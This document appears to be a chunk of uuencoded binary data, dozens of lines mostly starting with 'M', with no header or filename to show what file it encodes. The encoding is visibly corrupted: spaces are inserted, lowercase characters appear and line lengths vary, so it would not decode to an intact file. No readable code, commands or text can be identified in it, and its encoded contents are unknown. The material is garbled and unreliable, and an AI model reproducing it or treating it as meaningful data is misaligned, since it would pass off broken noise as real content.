M\8' !P, 7@B4] ?6\$ET [U49M) YB] *\ \5NU: Z*XEL+CGTP#V] =74: DZUO7F? ^% ^E
M4 [YBMKI^=X+\ : \3! P^PJJ [= *KN [D8?] 4V: 5Y0\ `^2^+\ (G' T0=7) : VO\ -Z=S
M^B8R] A5LFAE=-M] : <K\4I? _BH*PZ, 8. [P] %5?HT\$7HV] YZD" [KTK\$ ^Z+\$<@H
M>^1; 4%JZ*BV<+G?] 1\$%@0*N; G [B (QNF' %U6#) HQ&, T7HV<A" SIQE<>+JWM4U
M5_@A9\YX7^TOW=V39H<, V6Z7A: N\J28M=6H+4A%DJW1>OJK\LE\QKN#PT: 7)
M-TS\$_) Q. OM9\$ "\ : W2I2J: D] K" (E7] 9SM] G%<J\LQ=) 3I' '] T>_WIEQOYP [NO
M2@T>/F26U; 5VZ) 77_) C7/* /7? *7_ \$?68U\7GV#N4\$1&' 5XZ]] 01<OQ%E9, =
MEX_8: 1. ?@JJG [VMO%U: <SQ (2>S-%S: F=HW3Q9\$OM9>GG*GVT' _ ; ' +WD&?BU

M[;!&v503,Q.[[0^_S'W[IC90?ONUM\$+M"];D5@Y)=((\$DO,3DF&F6;<3.-%O
M,T(\$7*T23UUXM\ /R7*+8%)I%9:>UO;TOQ%N47E[-"]Y[NF=QTJ7BF*+HW:+N
M.<;P>!\.MW/E[I'T+9[;DCAR)%\>,C/+>A#FVKQ\NIM+7D#M*?WG4P=2-BV8
MS3" RKQO.N2C#<-SA6AU^RJ?M=1C='?M!._WI\$UY;+=)+^)?*\!Q1&- "T.#
M%7ND4N^W4HB-RUTH?<!30AMGH9*S/42;ZC1M2_7PQ9BK8F)J,J,CZE.M[:\,
MUS7-.L390/_E_XO&Q24NV[C<W?&]7\$:5F,T3M'3;A%W-CBC/\?1<_>0:*#L
MNLCL1H&)') (,BD6C[7HOCNQRDX[^F._6+K:E?]?HF@6?QO7=NW=_:%8_\$9/X
MEDK*9-C6BB_ZPY.!<RM%!@;TK)\7*443'P69J28X9=*[OY[(?7H4-7S,_HXY
MJ8.G:5+.LU>]?\$?L^7U:I23S^3#?I7>2WP%*EMI[/ \$U=*7;^VYUVI#EPRGK4N
M9\JA"_PHK5P3D_),13I<=&:Z5"JV\ -FU;<HNWYC.![X9:_RB\[;8)[C%=C^U
M.G\U7>"+I'#'KWSGCVT5/<->#KLVE:1<HW4[X-GK4M=ON\PN<]&^D!!?"0AH
M<EAB/A!TA2RITTM\XUS>9,V@5L/9;YQ%C2--)/;17A'UOUS'R6^Q;Z]4\$\W
M,Z;PV?B6;*_1-[F%'>+WSQ.X<_L6H%R9]R42/>I2U6SBD[S3V]8\!/!Y=V=-^
M^\B0OKW<9\N/"UQ>L90O4>_#N>@_W=FZ/#3_8>:*]P!, [O4R'7T^+K11YLAD
MB&?BR':SR\SIQ1PTVR)Z#K]C(N^_G930OW?2J30DSNGT7&UT\4ABT;/IK;'&
M<9>BY4Y;3Q:UQ_5G9]'?U[2->5N'967Z:HQ7??S&+ 'OBS:-'R\VYL65;#I
MD!E7QWIMSVO_*^M-,0[%905"!VXWDWR;IVL5-C<@5@GV4'D2'I,O"3VDYJW4
MM6/ZD5?5BXK).RLU#Y^ .791UN:K73T>UAZ11XMU@RP9?L\$W%I2S*G:07W'8U
M>C)R7O0,723EZ(OXE)ECKTOR"6O8'+S;U.3\KG,KI=E*UL]>^#Y9\USEX:3W
M)I>4J/]\$_;32SZ(W8,(P*U%RBBY+/XQ\$PY!+[F0T]EJ16<K)'8?028<K@62
M?)A63X^T?[*GQOB\=[7P:C7-Y2XB^0>GXPZ8=NBVZAC.#]I;#3\$QO?J\Z&WR
M\$-VF_X'"L0Y2X9,O.YGW(C%6^TWR)I*]'7P?\$B<3'OPFU9=X'. _VM=^IVM#P
MV'JQIW24>,_)#PIO13VX&^G*Z95.7' 'NO2)!2NT<*MCQ,/Y^>8OK1&!IY8V>
M(XM7' \<V--7TI_J1MC+6HN+M#T*AK30\$FI;7P:'7URXL0^?\=?76%XI?' .8
M4_\$PS)*\!)4!QN>M\$&'5)\7YS!X.%VG&%98TB[_;'4LEI97B_(4Q^ZV_29K-
M80R.%@:4M)4'JI33[#E9N%I:=^!UL\$^;A.#MZ\$?O3X^F^6X02PY<Z-A)_7;
M<6&O_3J\$CLX<V35^F"0W;NMIO/CGL[-#TP;[IO+UO6=TUN(=+%)+BPFT.-AP
M2='CY/3](X<^V'E=K3RPIW7H=.AVHZ,WTQ6U\E'WW)^<I-, -3K7)?KA]LX+G
M<' /5B7TI[/ .000>E6'L>:"F\HA.^<V!51U\$!)C]KBR%RU)"'CW-NB_OBK,K3
ME2CN478O8H:) _D9JL)&.B1ES[&<^+9?I^Q'NSVA/[O@0^\GB@AK;._Y8\$;<H
MG4/W.23NV0[2C^Z;WFY,&L#291FP[;ZW<J7Z\--XXO[>,V+GM!XT3!]I[CC)
M+1O(2R8QIY'?)]R7C'C,[M.#HWQ.'U8XY+C5U+LI[Y^FR']OR[>Q+E7/K5%8
M4)5^XE.R8M@L\7RI>G^)V(E!K%BY9<7KOAG#DG';A*//S&YK:ER7*QSGG]W
MT^I@Z9%8!:W:=SQLU_@T9\IW/GHR@:6ODKRO\8LR\$!B_I:>@Z?8^3TGOERM
M3G8I=YN1IO>97CWRV4>PP:]R\6%79N'3D*RI'SW'^6<KSWZ@%RQ,U8^FOG^R
MS=ST[N?F_L9QZJ+1-NN'LZ0^*Z7[C,]=4#DLN<WG[N"90\^V^KU*.CM'^*OTP
MQ3#NOR3*Y'R\$1CHF1_?<H?&LDWX>?+V:RZ;1Y)PR)(KW>MHRE]P3#1,213>\
MUT^1ZYZ8DFXVL\I[<Z<M[64W\N>^9F8^3.94OM^+KDT*\;'F8PO"GIN]%A
M&ALUL;^<116E7<I(&NOSS/C"78DWEVWY9:SUZWD\$G]<R&*WDBNG;]G%.%A05
M?!@RO\$HJOR%XW?B3\$>>YN=@'YO.TCTOT'SSGZW]0(*GL(KA+(HU3NNK\Y(>2
M^036K7MUE8*V)-U[/Q9*B+0>>*IW_=G)TQ0^<0LY5E2]2>WS;F'=' '\$3(FH/
M/)?, [Y66[G2IKW]P0[[_9E75&<R<>5"DQ%R<I8]CN=;+C./M]78?*CT'AJ1=
MF: ,?E*\$S.[S+:PP,@SIX@L\XN:+[5T]_E#?R/<K"CTB,SK=Q6-KU]<.5;Y
M662C;"7T5.F#&00[6UM]?7EK=JOU!\WKR"G.\$XJ[U',I>E*'JVS*^=04]S%R
MPVK9**SI^ .G55NL]8V\8UP.YI@J-+F\O>W" F3;)=2NZJCESY6I^&I>0!TH!!
M5XG^O9\$=I0E]=QN/U:;7J_EG#?A\[I^5V:USV:^ [+;T<.:U7-=GL>_Y?(JN
M-KR,#J8TM;QK&MCS(6J!IEHX4ZLGJ,/D2/>!L@@[;PV9^YON!0F2=UT/ZI1E
MJQZ=FC)\%?OJVZNC/IGW?06]'STP>BSV1)+I,YG4<\D7JWS7+2IW^Y_0>I?
MQO!)XM"\$R5\$IF=;H"3Y5>?FF42G3G-U[KH94F'1ZI'N?.ZF5&:LJWC!E6=AX
MX;ZMP^/JP6J&X7,/3Q:ZB^D>^J!I5I/00">0%U]P_PEZWIXZ-NO.DNS-E]M
M\TKY9I=%73\RI&K)VFY\$/^;(E)\>V6EL() (FUR%NGW2X\F3=)@PHYME7)R=9`
M;4HO\$J=]SHTJ;%_OHLU'S3&2@6>=-?(')@5FK3Y3R#H+=?6F]#XDPFI:2W4%
M=B8P7BB,.;TC@[[0JO0BPSOG<]9M-H*US-W2C.\\$9KM;U=N\=TF>T%(J/^MS
MWAU#GA\7J1G];;_1C' />3@XWGJXKG18U--0#="K5XBN\N],F36HB*:4;G'NE
MZ&K7BFIH;C\X%Q/?2G/5=7N.]_&#=:9;@?LW>QB+)M,8;T51*=M).^>B.X@/
MLA^8Q,RRS1[7>[NON=Z!HH;AW9QM\=FN0(N%7-.!3*>2M!@HABF&LN4*-I>H
MC6CHR@GA@4FZ6M-M[A>_716,+XD]<.EJAOPER\N,YN0<3QQ=HJ./FW:4PEPM
M5AGEJ*NN:>.H-T1<]NE5J),A]_Z]EF,YG;.]N]0)VO;JWA3]%M7E/JV'9*!
MVP,97=V7&6M/45:PAW'H?J3=2I15\ .YHA)]TMU*N;XV&?%CO.;R=-.Z6GEW/
MZ50)5BHNNG<Q>3)?7NFOO\O88BIJ9U]G>%?]?G5/^D:YG?&3Q!*:F08#,XZE
MD<>GG=0.WNE8G9GL)%%;42/7+W!-# [M!&:\BX*R%S0ELG[O*=6E8^W2\$N
M_C[1Z<7I)R/'F@ (6M_ER*JRJ73%CVZAQ>%#3<>7.R'G:Q(T2Z1"2TL0-#87-
M#8ZW+T:HWXWL/YHX++VE5..SV#^3M/(U5&4V])CR^K7035/.VGL)52.CX9/A
M"Z' O-KF1J_C<MS/O6A:#() ==_W2I(W*YE:FNS79)0S,]:=/M9H9ZNM8V4J9Z
M"7W;0_?+<*2_52,=27G/A%+V.2VD5G&+@^J,#&G,I7.I9'POF+H25EG?;W^T
M./AAZ\ -&/Q:3Q' ^W\$+(\:"QWQ/5YCHB)"(KCSOV5L'UY)TWHGM%U]Y[F(2.W
MJ,C?2?ML3YA(8"TC1-\DN<=RUN)CEMR='DL.PTL'F5?#V*+A\ (^J/1ON;U_?
M6!;SN70U4+C2G;I9Q6J^Y1; ;04%+\2-#82_] '2T:Z-;FPY;4N-E+/J2FA7Q(
MT&, >4GFN, ; ,J3% [+;BK_>/5&\GE>@5BG)R(7?5PGEALRB1T./E*DMI8:/_ \$^
M;?A;R(2#90;5HZ9['Q4JIF54)<O%Z%23\C9H!'JCV^VINUKDY.MX>*IDZDBR

MBOL42=>%&ZW;W* [W*P^I*;QZ->E867*.?O:] ^5?*A3>G%V^>=C^_<398J3/,
MW8E3<FW"Z8;0', >-.K,A7!LX8I0? [H`A2.\$?+] :D^;4--' 2M; *2L) 1) Z' X3L
MUV8@&KU! .M/98 (KFMS*5^8RZL[\YF4SD&OMQ6OW6Q) ".\O; *8UU') J8_" (RK
M; <WDR: 3H&M; 7W2K (5V"=/_) R3-4KTR, E7V9W.] -ZZ@F>\$W2+] Z (X= `HQAP\4
M, ^XGI6_HH-!); !K^V. #QLF&7AKAMAN+N: ^ [AC]\4' 66NO1TEP?*>UUP631OT
MM`&2%3ADW_V\$. ^S>S+"\$34; H6:] GML*ISPIB?*N<4KS4W52T `A) 'MMX7RU\
MJ: _RH (EGPDQ# (_WY\0=8ZT=UA<26, 0>ODY#3WB?AV7XBPX&NN472?^) E) ==S
M37%?S; KC@YWZ@SP6/ [^+S\J: "? , 6K5 (EVU\$C8< .) . "EDM6] :M?CA?: 9C10J=
M) @<*L) *H"9J>, ^WS]? .YBHZ#. 1^Y4MR"&DV7, TGX [KW\$:K>\$#' -GSHNZO%YU
M) F=F*TK&2*@[(\T9F*C12U< [_. &B%4VEU^B3Y>Q.>] X; IF*4=6^3MJUBD/; I
MO4 (:Y0G:) ^`?VX?V3^UC9; U=WMM_3U^/)\] T+_FN/'] Q[W%AQZ/. E[?3/] (7T
M]' 1"T&9* =L&: OD*B=D3HD`-\=[&FV=*4) UC*4?4C*% \A/2\$AIA\$?XS' *F+> [
M61Q2' !>%))) ; Z@CE4\C8B=CF4U1=KXUE1, KJOOMN.A! 3R (^' EI?#] <+&?N-
M=UL%7\$LI5; Y\ZYN3*H5.' 4EH/G3KEPY `7B/G `IM/Z@7U (F?O5X>QJBH>' ; U `0
M' 2XS. 7R80BTAYN2' ;] SS8D [LY [YIO0P?\ :G] B, J) &V"Z=VWP^?` `CTCQ? -B;
MJ: 4LS] 530^\$/6DM#-S5X8ANG=, S?Q (JV< [[9^IC0RMC@, OZN) X=T%_L) OV9.
MC: \7NJ [R: [J=?6"ZI?^1LQ*5?^FR42&; N6NV6_NM [G; C: "NQ8QY7K@V^&WN@
M&MG! O&7=7_L\K#KX; W. #*8## [6C%1L/E+; [U807WIF<E/_:K [D0. E\$LTQ] [
M] TVCIWD' 6Z2"ZE; [P#PHGYOOMDLK*B<WF&32GCELSQ3^G. =UK44JU; S6:] /M
M>L=X; .F [] Q' .9: <W8L\, ZHZ\$? =Q<?1L?&S (0/G, 0HU) [[* .4WX>D2] -^62K-
M9Q; +9^<N77=I] K87+R^; CW (8\4H_*W_PL#D%&S?J66J*QBN8VI3; H (=4D<V>
MC3W; JVS: U: A^: *LH^L60+C. [5IQ268: 8UV"X=/V' VN^VE [>/; ?A-73JM\$DHR
M7J, 1SC-T36KMYG#) H7B3RI# `:%: F% "R^>3] -=\5@N53XUSW1 [V\$OV' ?/KYI6-
MIUI/ [RE4U6NV?>RGOZI9IG8GX@M&; F+ `KG [Y<H; ?RSJ [' %Z%E^&] R [% \L^,
MVK\DFW" "D) XYE. SCXP1Z) 0D: Z9DPB@' ZV3?>_> "/Z [U<8_LWEQ [] ' \M>WHB./
MX] _?BDX^?V%KC^?LW] Y*_JO8?_Z5G3DT?XO; T7_-9Z_OA4=>9; ^RU01?XWG
MKV] 1Q [I _^) #] #] 6ZJ] S+OD?XMD2_L/O4GX/^ .M\$P?#` #C_] 03]>PR_BC*:
M/\1PQ>; /T\OOH7_M; K1_`#&UM] Q? " [_MM\\$@=' @' !OMA#_ [O/?_?^=Z0] _ [MI
M (+>\;] NF^#?WO^ .>W^Y_EY. 3EX-X%/_O*/#OS^?W__^/VG_/P [A_SJ-_W [[
M*VQ3^+?] _U>>_/_R ["_SZ-?]; _ (*, H (ZOTN_X' !1FY?_4__&\ _ ' %*3]
MN (LIL% \<G/ (8=K%N7HOSC2X^ [G/, >9^F6U\$": -G1, \$& [P [], 3XBT: :Z+; 02M9
MT] 7P/+/\^><&8, =<% .6FRW56&5=2&] X^PG&\$HDBT2E, Z#: /EX2BB/T11Q2CUH
M8%Y26C: .7MO0>; @H9EYK_:] ^7=N7WL_: XXO) FVN?>ME' =T*BU.LL&F) / [<@
M) K!K3N' *T\$. K; , , . HT6: 2WLNu#>M?5LYE; +] _JT6, Y, QF=LOIL??1] \$0E6D7
M+] .A2 [BJ] NU; -5?: 3GE? =+] X#K/W=/A"0J; ' Q4KAJ%7_#SVIU [OC# \$2, 3. AU
M+Z! \$ [E@H^F\$35R9S-: T'+B2J>9U-P+H] ZLO2_RIT-_WPR%3, Q. P59ZL#-%D,
M+; :BY!FO, 8Y%HB5. 3\$3QE0ZSE.F^1 `RZ<RXW6%X] [\$ _<SD"> `6%' !9+M=25H
M2BG239, DL,] HEL] \8A`XC+E8Z) "VNTY/4) OADR_113ZN3] [. :8V?L! Q6#*2B
M: %9YTL0L (BK/7RRF\$-: -V^ZIGDY' ; <TCKI) BL7SBVBD' 5 [\PW?L6-2_>/5 [M
MM: 2) 9?8U (: ^9?1?' QWA3GXT [S: V\$V&OWU&I; I- `A; -3RZ<=76: Z=K/^4\#%G
M/ (\6ZQ#H_=E, P] HN*SU (?=#P; +*; , /D) #&VUV%\$K&X^=%@*?' -<9/J [. =. Z,
MA&X_L6ZY_F72GZSVEA-SXB\$#3ZC<98YC_8W*) W: 59#7V] HQO3<NC, 5O&G_Q?
M [7?O5V_ ; . ^' 4) Z] J=9QA<+^+? ?^ZH, +JKIL&1] L=IRH5H `/\$; P6 [Z4MVB/C `
M%V] 971M3>J=Z, *1"L>7D0\W<I8-K^2^L [9\U4! Z [FU-Q8S-1H3_24V! 5\W05
M [6Z%0 [K/^TE, +<51A>>GTF: 9W' T&T\$GV<KO/\D4Y+SBLFC. D5H9\TGS [G/5
M! CM-W [(!S\%W57D; U97GEWNN*ZH<) ^, O*MY9ZL\F9K4J, #BIF39&62Y\$7\ -"
M5KZ] MU##@#T@1_S3] ; TTM] ^Z"AR1%7@JNWY] YBI)] \ %7T53, ^KD6/; 8&E4) Y
MCP4DMDUQ) J; V] E0I>I?%S2EI7. 0F. ON*-C#. UFB*. E4' VE) WE2NUS>0V; , "
M29FV' 5YJ7?: P7ENVM [. I"3GTG@PU51\KO^TUQO^18W<) B, ==] 9K3 (FIMP3K
MFX/97S2&W%3; N.R>DR3*5\5+) %OW97K7J&W"RY9//<X6K] M\G0I?FX5. B; GM
M9: #Z< (/1L\$OV<Z#@8 [6] 4QW75=74 [# [M] [*9K__N=MQS! <KA88V9&J?H@5TM
M] Z' P8OL\ (^, [VCF7U*D?GT8__YQZB5RAYL/& (2_? (' . [&] RP=) 4?LD. 4\ -<
MV! E>B\J8R6+"A# (79&GM@H, JQ9\<T (BN?-V `&C (BKU, ^\$R\AV=) JBWKU; 5K>
MY4I?S8LV\$? [\XV' C_H/^*ES. 6!K' 9FR (; LF+) \H, JX=LG0K/ " `^: GV] - (4IM
M4E14W-. RYT"#E`"; R' FL_OUGJFF\#P3M] 8Q?! 3\3^+K_`%*; @<! ^\5VU [N [N
MVC\$, NFK! UUX<OYJLO9GEW_EXY [>-; :O5] <ZSLP=. / .>O3GC' 8NSL+JK! #H>>
MN9-X-\] *BUS, V, (C/BS, HE&ZC' 5_XROHR' EUD<"4MM9MZQ<RWEWXED6?' N81
MS [UZ. Y2_B. ONV+/TV\$] 5OH8WN (P_#J4+2M#4C/K: BM4JJJJ2T>Y, +K+"UI! 2
MV84Q: C=*5S*=GG9O\$+ET, , 3 [` -: !B2N*: 1_15@9] : H<?8TF-B&3*! 8/A@CU"
M: 7TK) 0Q3IAP629F4" ^V' "DVI%XPY> [SIN'+3=\Q36' _RT `WROB, QT5Y/1=T4
M&_Z. Y/1G6JF) E' 3] G4] 6G8 [MY3M^7\$#60: \I) I] A=2ZM=_1H50-1E; NHM6? [
M* (BEOW3&J. ^<LXFYX7KV4 [O. DV?%! JY [&6_VHTXGU.] H' ; 885VE] -7) H6<] M
M_. :8UH47N\ . 6! D<JJA+G4JJ2' UW4/ ?5QI. [Q (XZ&NXS^ZN (78IK\Q+E<O\H5
M7; 8_>&Q) *Z4^G^3YSE206=\ `^G: *;] NNP, TD<2LN_J>M# `^NFDVI? *5Q<4@
MQ+. T@_SPERMW%: X=3PZI%*VF+B_>4AAX*GO\4 [K2M@. [N8 [LF' ' -\$: `C/>3)
M: [>SKQ^UMU9* .ME" *?_M] HV' ?6ZGCFM>TRWE. Z0VIQDT>\$VL8<"\$] 3\$M+Y=S
MPU%Y"@X*C: QBS9R: 2] %GSNU#/S\8HM`L6 [?GO), P [. Q5 (??EJ, 3V/7\$**AD+
M9] : J>5R&6RA-4_HIIL [&/% \$HL! B0 [?CH&N2Z&K%X>; [380Y?ZV^ (*I/8T7N
MA>R%L>;] X4&! [09K#; 67L- [[M;]] " * `ND) AR: !=?I=] C8N) S. IOSC>Z8I+AC
M4; *+ [/ * _7 `+5KBV/2. I; ` , ^; R"R (" : V; ?E#O) 9"AF/NOA&Y13\S>PG [; . 7U

M%D?MCZ_M1 `; 8; "4>Q; \$=<PL; RBKS4< [9Y6-9; 58V+UGN_+LQ, ?+GI]+T\, ^
MO3, C6H"S8@, [Y] PUW>I"] B%=6: 2NYRI6; [WR2J') GF] 2A2] @# `6I4M4GOU@6J
M; M%\$%P9KRQ [?U<"F**BMJ#6] . Y&C_Z1JFWPCN7#ZYH [#QM-O.; HE#V [CT6.9
M^Z#\WHLX, 4V_C-DGU (&\8'W/8+*_U.@8) 5\$: 4UG/9>] C) RXJJ3<N^@WE.; P<
MN9H@-E"B, NP [[FM; LB51' 44] S4=Y*; MNE [A152U3'MM. "9XB\$6HAIN>) %"D7
M] 5Q#*, _TC*289B4>T"3ZJO4XOINNY [: ; 7XMWQX&F9-LM] O [<EV. [674; F],
M&"DT" I&I4/0 (_X) N<ZW6?STE)=7. Z36W<, \$*76IYMHWP `C3XO:YA2R, 7 [:B
MJJW=. Z"O?TEC2F7#AX,]) D6S=N [C* [=3V*PQRR [.FKA7 [V2O=] M"<5:M=K7W
M+Q^\` AX [+S/L?Z9PJYM^_, JYG:VY6J, MEZ#FF=<USQS%4K^L% (Z<\OMD; H?=
MM] M [6WO=. O; -X9QZ*=7 [HS>^J?/66] V%IAWN4; FK494Z. K@+; &JR%EIS' U=4
M#+% (ZAS*%S, ^QG56G&CRLZJVNO\$C=K [5A-O&QS"/%4 [>MWGFC] UG8NL7Z\$8
MBNCCPD. "I&<V=^W99K8GNU&3Y*-] CV5/^UBB"S; O@>U:MN.UM\$+-UY/<WA1'
MC878<Y7 (Q_6V#CW^>' E [OS^KH?:V%+LW#8D2 (><+3DAOKV+) &RI43EQ?L0\
MG1%81M, 6&*9, 1&%4SDK?O; YQ>>SP1 (9"FQGW] 'YI2; X [KN>TS<XI']] &*.KSS
M.<? [: -+37I1I1I\42OJHX] ^Z5K<\140SKF:3, &3; *2Q) (^QSNF1%3H&Q4\>XL
MVS3E*"OG, @`WK"G0^M\$' 9D@X% [_T (] KYFH+KGH=C, 1??_: VN_=A: F_MI0909
MS_>, \^X\, U*) O8I) [(C<3M) UB [; UNNE?/S2; ^2@S<) X4%? [>F&KO&BROZ. 8
M"FU72-81PG4@C%*\\$. 4H/ZX#^7] P (?KO__ (\W^T_POZOW' _+_OO_O)_X_D_
M; ___X_V_O-PV^3_O___5___B_\OP' -QH3 [<?=: \$SZQ=XIR, : 6P67Y<: 1K@DR9
M9G) S `=. -FZ^T [S] M&-G#I\$>U#)) _I1.1W_F [BZ3KF*1N [-OTRWI:>C1B<7N
MV3, 7#I\$8, 3#26!B) CA88. 9T (^&SBMG"->J!] S\$SU:K280H76=, _) N-Z3\$; VN
M?E\2' K^*2-GR\21B. %9^QV [G5\L; -M3] -R/!B2) RONJV! 0COKH&J82K' FF&
M1%O6GTU, P] ?TI0?^' IPN' C?>50; [YH] (9W86R3Q [I (#5Z*) \$P\&LM] [, KP
MQN. =4. <I=%KY@O#EMMG5] \) O?" .2Q: H=^' A9Q<78!75N; S21T&8' [' BKNTTQ
MQN8R^N2M<D61S (<>U1]>FSY+OGCA6Z\8&='!] TWQ8CLY*S] "I, GU?-G?K `WE
M25*O' B3K\$-YO*W_R0"UK7\Q3] OB+> `490. 7 [[@16R*] M33GV6"9!7H' >TNWVD
MRJF"3?-") 77@I' E: I: R/\@ [_J>5Y>VHY^H49<Q>1?] JB*EK@1>W*W7Z70H
M+YKMA8 (FN, J) EVJ+; /_JOIA"TO!RF. UG0V#DLH) L5I,) L, 9S2] WD<2*63CM
M (V: R&: %^9!+. 5XKI; M#EU: G\2, L3Z_YA. 9QHD, &EE^>H&=] QME09 \ [; .NQ, 5
M#LQX?M! 0YEZC\FDGZB+J/1V] @N*, ??) T@_36IH/RTW; V*! _QM [99EK9M] !VN
M^Z@=) %, 5NN^?M8X] \<+ZQ8<REE (*4H, ANV4:) 0E7OZ^', 6Q/CF\<; B: 6U/9)
M4?5>W&Z3] E%>VJ0@W9>NDMF! _W#AUUR>DT%^Q0_RGJ_6M_G*7PX/<FY0DQXP
MH' E8A%Z! *%IUG&' =5=DY-N (#LH:+4S-QT7D8MO>#MTPJ9=3EAXH>DA) [.OP
MA>>V*-VB75AUTXL; &X*\60<&O_B^Z6?, 6Z21\$=KUJD-RBY3' -LIX^\$G5==33
M*"FO!J_T*=\Z `VA+L: \2 `; MHY3' FZJ%299WTD=A! :A-E-+OB=/U4 `E%I [+ #
M1: 80,] TN [: >Q3Y--., L. G1FZY+NG8"YK1^?BUZ^`-"0V5VXK>] <F" [0/4&>\
MKK3JBC#7UV-__ZZJ (*K)_YOZ' ?\$];] D4SF2?^%#4V9/7V) DL%@>BNG (' "YZBS
M?BO1I1. OTE\ :D#_#A^J^']B; [O5UIK\8F8YN#A>RUA*MX\PUX6"@RR1UVHT2H
M"\1UE-32CC@^LY9Y*! _1BZP48=3K>_%&JN-K9' H7\$5%XGW' 2 (' \$SD/3"<KL
M: Q2/3\$, KGN_J/K-3) ^DGEUO3JYP. 2B5] E2= `U>I6V7FBW; I3^ZJFU-; 3) QS
M, PZ>=?<4@KC%) AZ\&+V\DBOA1G&V (76E, 8I=27*31: ^"V&VSGOQ&O=7X! ; OK
MHU2V&9RQ1KLK! /NI?> (G.N) LIMHY5; R\KYB9^H3YN+G#I: (C [[WN+ `9/Q; %\
M' F4M>. Z\?; EO+I\$Y?V#0M [/7NF/GF@-*! R6<&3] O] A [#H `FDFAWO^B] 2M45
M4' I"1Q%0JH#8: & ([#<D"D9#\$\$ `1*V`Y1!' +83] %/0LJ] HH-1<6S5RR (#=13
M [`V5/ [. [H=J] X^ [_S^BPDYDW;] Z\ -S/O [<S; 794E5B>>V\9. *!MV, I!3. @D_
MT6&USMB=+PQZY; H^YH\QBM_3H: /6L^, GK: <FG1LQ?>C, CJAK [JL9 `4XS__ *S
M=&S7. _=E] , '08Q9514<FKF\$=]] ZQ] Y [3PH<?%\$J [O8YQSPNL>' MC@Y/5M1/5
MFVZ*QFL' R*, A1U50YWP [N7Q^XHBADWH^?; YBJ-I@; 5>+2<\$; E=<^7-+3^>KD
M0V; =G&; O/&&8=CEY] I2\$]] C*HC^>VW4RL. C3; _WX@CMZ/3+/8_KM5_?H-' 7%
M^; N' 5\V] =; +<JI] VPL' *5Y=. >PLG=N+E1EFKB+==>Q3YNG; 'UGLLD] /=F6D+
MS' 8: S+*9, /IL&7Z2H9I<RS-\^) +QKR71Q-FM1NK] ^' 8KPGWRQ] Z2@X4; // =
MZ1. X?, FQ/9 (' T?1T [84YCZK>2G- [5?@ [.E<JGWXR, JJ\ `76U\ \$@W7OPFI&Q
MU, !DQ. &%P2X^O"L<=. 8<5_1WC8I105U/\ `; 1-ET9*5=@^XOI%' [/JOW: D5GW
M1@X4' # [SV-O+>, ADXYHSVXY. 3-: ^5+"M5AE; 99R54WRG: U; IC! NYXGXIOV: _
M&V\$ _*N/WQ `NT%! 5F; 1&K3"YPB] C. /: 8V) W1B7^>N\Z (%\$TY. /QMJ-K7: [8] E
M, 579U\ _=&S [D: (&_>_L95E?+R\ /I=X\O+1TR) 675\$ L4 [6D9&6<R/NIN. &57W
M#A3+M=OUNUS\$, Y^N1W5' OW"8\N9\$R (WV/=; NR<JM8SZKB/-Q\YNS; X]' : \$GJ
M?. -5V_H-7IU^_IJ) 5SGT (2 [I: %1?TR1R] B47K" _"U*6-=#) : 7Z#TY?<&<N
MO\4) +G_FZ1^CK7] DR* &@6DX `<JQ `?K9C) UOFAA+^L0KX+N: `X/E7H<IJNUGY
M&\. /V' ^44\0WM_']] K^+FZM' F_W?&N\$GY"] SBOEJ&U^Q_QW=/) J?_ [DY. [NU
MV?^M\$; RZ `PEBHW"1F"O@>YN#, 6" .X7RV@, /EQWN; 2R5Q#EW, N_NH> (5Q^3A+
M%\$9 (' @-5^&') /: HAFXR= () #) /) E/, 3L"36& (&E<] @ "Y*8+&\$B, 62H/' , 5# `3J
MAZ=' Q, 7Y\$ I: \$: !F0 (. &R6; RF (. 10&Y; , Y4@2O, WCN#S>, "%+! &I] \$BP! Y\8G
M2#X! !SHOB: = (HKEX, H9] 8P. ?A) .UD"QB"8>! &U]) 2T@) : , C; O (=8 (@ (L9"; @
M/) Z `) () J& `VYJ. /RK\M_9^ _T_XY_9_7-S: UO_6" # \O_Y_=_W\$ "A2WV?UP\
M7-K6_] 8 (W_ `=: H0N] @N) 5 `) AC!) G"OBM+ `P>"#BA\@1&U&^=ZV\@TU02&".)
M\$, 1) DL' RB?AR! +\$X%L05X<D"4: (8\X] P5=AT; BF": !82' [5>^&AAJK#^H] 9G
M-R_F#=#QDSRYSCW, Z8+] ^DF [\P1ZF2_-G=3 [GFA<R?FZ8G] %<299S?N=%Q [3*
M77M/ ' J<SO] !! /NXL-S3+4F] 6F)) : -U; (=3\$Q\$2PJ?#/N3?R; HRN&?BN-/W4
MZ\$T. >ZU, CL4> ` _! \P<Z^KZ] M' E-3_XD^+^S9TQB: H< (_7W54XD [^G; 3P [&

M' >>NZ_F9[EXW;5U>><V[VN?*VVR1E:.3'A1\] (FX<HNKO&994\$:\$_G;;K15N
MF^[9^2J<CNH?M?K#>FVW3L;:D7US%\$O&GU>OJ' YKU9U[R2@Q<*OM\^D+E<Q'
M[-\$[J!8]'+';HVQ^M; (G%V1YV99KC2YEZDU:TJ'YA2YI\$5L%) (%>PK' 2)=.
MJ_%30:=10*!@X?2Z>P<\$IL7Z1VVDX9GG6VD5?<[K2FMP\)' Q8 [=,C-5NWI2UQ
M' 71JG\8%) 8."VXX^A^?#1XV] JF[>6]; [=R"1WH!K@] BW=2GH;_NBB[K;38T
MY,;:XA5:CEZ.Q<HQ`05=.^J^JBY(R%HZ_U%(U9\$@OPU;QSO5),XJT+MS!' [E
M.F@JKW_P^0Y]!DX:H>"9DQM^\SRO`T*;4#3_M-[(C!EV[,OW%17HM"3_ [*@=
MSC<"SM\$OVLY6%BXRI\$TNQU:\$&?5\\$USI'L4 ("C5/>^"4JK=XUOC[SQ<ZGG5*
M7'OM_%1WE0&6U4F[%VY+888.V*\C]5>]&+.N*&^QS63V.FX=>[UG;?L"J5-0
MAUYE(8M5HZ:>G"L=DO98<VHWHVR-,YZ6CSD[7EWK<"Y_U\>^EV+^5:Z)M-W
M%(U8,,1XAS7@3==,C9N&F8 [&#U;HZ,7,V3DM\52M]H*YUZ=&*Q3:>T;.GD0+
MS<Q@R>O;9D_\$K/MK/"OX<'?=R3&FV0&9Z)RE4\+1 ('_#:*5#R`J].4LS+M`*
M]59@OT9E]9.GLY03+<NNNN=*NO5G'7TJ[; ;:FIZ7OH/;->%(W7:=V-,4A>Z
M3>K0OV93W)D+IB>*09OFO>J9\$36KU?WMP.T./CMKP//CNZHOCJZ=!QI3%O
ML071UWP%M3V5I5.'O,4F,\$:?.?#UL9@X3'UDF[[60IOVT`)KN&]ZF#7K/&#ON
M9NV>&W6Z=)U\$]>,9+PH(GIR)&K;&T+3C>3P[*G>BJZ\$WK_=FJZ/<-973A6'R
